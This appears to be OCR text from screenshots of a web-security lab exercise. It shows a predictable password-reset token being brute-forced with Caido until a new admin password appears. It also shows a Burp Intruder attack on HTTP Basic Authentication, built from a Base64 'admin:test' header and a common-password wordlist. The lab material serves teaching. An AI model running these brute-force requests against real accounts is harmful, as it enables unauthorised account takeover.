

Overview
Sitemap
Scopes
Filters
Proxy
Intercept
HTTP History
WS History
Match & Replace
Testing
Replay
Automate
Workflows
Assistant
Environment
Logging
Search
Findings
Exports
Workspace
Files
Automate
New Session
Search...
1
2
2025-06-05 13:18:26
http://10.10.248.148
All
Run
Request
Clear
GET /labs/predictable_tokens/reset_password.php?token=123 HTTP/1.1
Host: 10.10.248.148
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Payload
Preprocessors
Settings
Payload #
1
Placeholder
123
Type
Numbers
Start
100
End
200
Increments
1
Minimum digits (zero-padded)
0


Search...
1
2
Enter an HTTPQL query...
ID
Payload 1
Status
Length
Round-trip Time (ms)
74 173 200 1148 243
1 100 200 1089 184
2 101 200 1089 175
3 102 200 1089 178
4 103 200 1089 176
5 104 200 1089 180
6 105 200 1089 178
7 106 200 1089 177
8 107 200 1089 175
9 108 200 1089 238
101 requests
http://10.10.248.148
GET /labs/predictable_tokens/reset_password.php?token=173 HTTP/1.1
Host: 10.10.248.148
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Response Response
HTTP/1.1 200 OK
Date: Thu, 05 Jun 2025 10:20:57 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=88gvdjsedeu6sd0k9e241t2iv5; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 789
Connection: close
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
Raw
Pretty
1148 bytes | 243ms
Logs
Send Feedback




Your new password is: **bzsHEked**

Email: admin@admin.com





Exploiting HTTP Basic Authentication





https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/500-worst-passwords.txt


python .\auth.py






10.10.48.94/labs/basic_auth/
Sign in
http://10.10.48.94
Your connection to this site is not private
Username
admin
Password
••••
Sign in
Cancel



Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept off
Forward
Drop
Time Type Direction Method URL
Intercept is off
If you turn Intercept on, messages between Burp's browser and your target servers are held here.
This enables you to analyze and modify these messages, before you forward them.
Learn more
Open browser



Terminal Emulator
Use the command line
Burp Suite Community Edition v2025.1.1 - Temporary Project
Converted text
Copy to clipboard
Close
admin:test
Request
Inspector
Selection
Selected text
YWRtaW46dGVzdA==
Decoded from: Base64
admin:test
Request attributes
Request cookies
Request headers
Response headers
401 Unauthorized
This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.



Burp Suite Community Edition v2025.1.1 - Temporary Project
Sniper attack
Start attack
Target: http://10.10.48.94
Update Host header to match target
Positions
Add §
Clear §
Auto §
Add payload position
Clear payload positions
Send to Repeater Ctrl+R
Send to Intruder Ctrl+I
Send to Organizer Ctrl+O
Scan defined insertion points
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
URL
HTML
Base64
Base64 URL
Construct string
Base64-decode Ctrl+Shift+B
Base64-encode Ctrl+B
Payloads
To get started, highlight the part of the request or target you want to replace, then click Add § to set a payload position.
Close
Learn more
Don't show this again
0 highlights
0 payload positions
Length: 577



Burp Suite Community Edition v2025.1.1 - Temporary Project
Sniper attack
Start attack
Target: http://10.10.48.94
Positions
GET /labs/basic_auth/ HTTP/1.1
Host: 10.10.48.94
Cache-Control: max-age=0
Authorization: Basic $admin:test$
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
Referer: http://10.10.48.94/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=45ij9bkr5pkrmlra9csokdc0b2
Connection: keep-alive
Look In: Downloads
CyberSummer-2025
500-worst-passwords.txt
caido-desktop-v0.48.1-linux-x86_64.deb
didorin.ovpn
drive-download-20250531T164651Z-1-001.zip
usernames_gmail.com.txt
File Name: 500-worst-passwords.txt
Files of Type: All files
Open
Cancel
Payloads
Payload position: All payload positions
Payload type: Simple list
Payload count: 0
Request count: 0
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
